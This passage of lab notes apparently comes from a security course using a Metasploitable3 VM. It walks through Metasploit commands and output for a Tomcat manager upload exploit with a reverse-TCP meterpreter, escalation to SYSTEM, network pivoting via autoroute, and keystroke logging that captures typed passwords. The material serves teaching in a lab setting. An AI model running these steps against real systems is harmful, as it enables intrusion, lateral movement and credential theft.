e Tomcat Manager Application Deployer Authenticated Code Execution
   exploit/multi/http/tomcat_mgr_upload                     2009-11-09       excellent  Yes    Apach
e Tomcat Manager Authenticated Upload Code Execution
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07  excellent  Yes    Novel
l ZENworks Configuration Management Arbitrary File Upload


msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf5 exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD sploit
HTTPPASSWORD => sploit
msf5 exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME sploit
HTTPUSERNAME => sploit
```

```
msf5 exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_upload) > show missing

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)

msf5 exploit(multi/http/tomcat_mgr_upload) > set lhost 10.0.2.7
lhost => 10.0.2.7
```

Now we have access as privilege user, but not as an administrator. So we try to execute the .jsp file that the first exploit used to get into the system, and we will execute it but with elevated privileges. First go back to the other meterpreter to get the path to the file.

- *background*
- *session sess_number*
- *ps*

```
 5464  472   msdtc.exe
 5940  3864  java.exe
 5952  1580  MohEx.jsp                    x86   0        NT AUTHORITY\LOCAL SERVICE  C:\ManageEngine\D
esktopCentral_Server\bin\MohEx.jsp
 6124  328   conhost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE  C:\Windows\System
32\conhost.exe

meterpreter >
```

Now let's set up a listener. That's need so that we receive the reverese_tcp meterpreter stage.

- *use exploit/multi/handler*
- *set lport (same as the one we used for the first exploit)*
- *exploit -j*

The last command will execute the listener in the background.

Now copy the path to the file and execute it in the context of the privilege meterpreter shell

- *background*
- *sessions sess_number*
- *shell*
- *(paste the path to the .jsp)*

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\LOCAL SERVICE @ METASPLOITABLE3  10.0.2.7:4444 -> 10.
0.2.15:1169 (10.0.2.15)
  2         meterpreter java/windows METASPLOITABLE3$ @ metasploitable3-win2k8     10.0.2.7:4444 -> 10.
0.2.15:1173 (10.0.2.15)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ METASPLOITABLE3         10.0.2.7:4444 -> 10.
0.2.15:1177 (10.0.2.15)

msf5 exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

And as you can see we rooted the system.

Pivoting

Now we describe the pivoting. Pivoting means to exploit the access we have on a machine to have access to another network that we do not have direct access to.

First start with these commands:

- `ifconfig`
- `run autoroute -s ip/subnet`
- `run autoroute -p`

```
MTU         : 1500
IPv4 Address : 169.254.180.48
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::c3a:e9d7:746c:b430
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 15
============
Name         : Npcap Loopback Adapter
Hardware MAC : 02:00:4c:4f:4f:50
MTU          : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 16
============
Name         : Microsoft ISATAP Adapter #3
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:20f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > run autoroute -s 169.254.180.48

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 169.254.180.48/255.255.255.0...
[+] Added route to 169.254.180.48/255.255.255.0 via 10.0.2.15
[*] Use the -p option to list all active routes
meterpreter > [*] 10.0.2.15 - Meterpreter session 2 closed.  Reason: Died

meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   169.254.180.48     255.255.255.0      Session 1

meterpreter >
```

Now as long the session is running we will have direct access to the second network. So we can create a new workspace and run a scan to find the machines in the network and then with db_nmap we can scan for the active services.
From this point the exploitation is the same as the first two easy exercises so we redirect you to the previous chapter to get the solution for this exploitation.

Keylogger

(This final exercise was not shown during the class. Put add it here just because it's a cool trick we did after the lab. We will upload a video on google Classroom)
First start with some theory on how windows manage desktops. This theory is needed to understand this exercise.
There are many session associated with windows, session 0 is the console, while the other are for remote desktop. Then there are different type of desktops, *Default* which is the normal desktop where the user run program and app , *Disconnect* which is the screensaver screen, and *Winlogon* which is the Windows login screen.
The aim of the exercise is to keylog what the user types in one of the desktops.
We start by having an already working meterpreter shell. Lets try to get a interactive desktop.

- *ps*

And look for the pid of explorer.exe

```
tem32\VBoxTray.exe
 5984  6104  explorer.exe                  x64   2        METASPLOITABLE3\vagrant        C:\Windows\Exp
lorer.EXE
 6084  5944  csrss.exe                     x64   1        NT AUTHORITY\SYSTEM            C:\Windows\sys
tem32\csrss.exe
 6096  968   dwm.exe                      x64   1        METASPLOITABLE3\Administrator  C:\Windows\sys
tem32\Dwm.exe

meterpreter >
```

and migrate to that process

- *migrate 5984*
- *getdesktop*
- *keyscan_start*

```
meterpreter > migrate 5984
[*] Migrating from 5308 to 5984...
[*] Migration completed successfully.
meterpreter > getdesktop
Session 2\W\D
meterpreter > grabdesktop
[-] Unknown command: grabdesktop.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Now just write something in of the desktops *(Note. if you choose the logon desktop or if you migrate to the winlogon.exe process you have to write while in the logon screen)*

- `Keyscan_dump` to show what was typed

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.paypal.com<CR>
<Right Shift>Vagrant123<CR>
<Right Shift>P4ssw0rd<Right Shift>!<CR>


meterpreter >
```

This concludes the extra exercise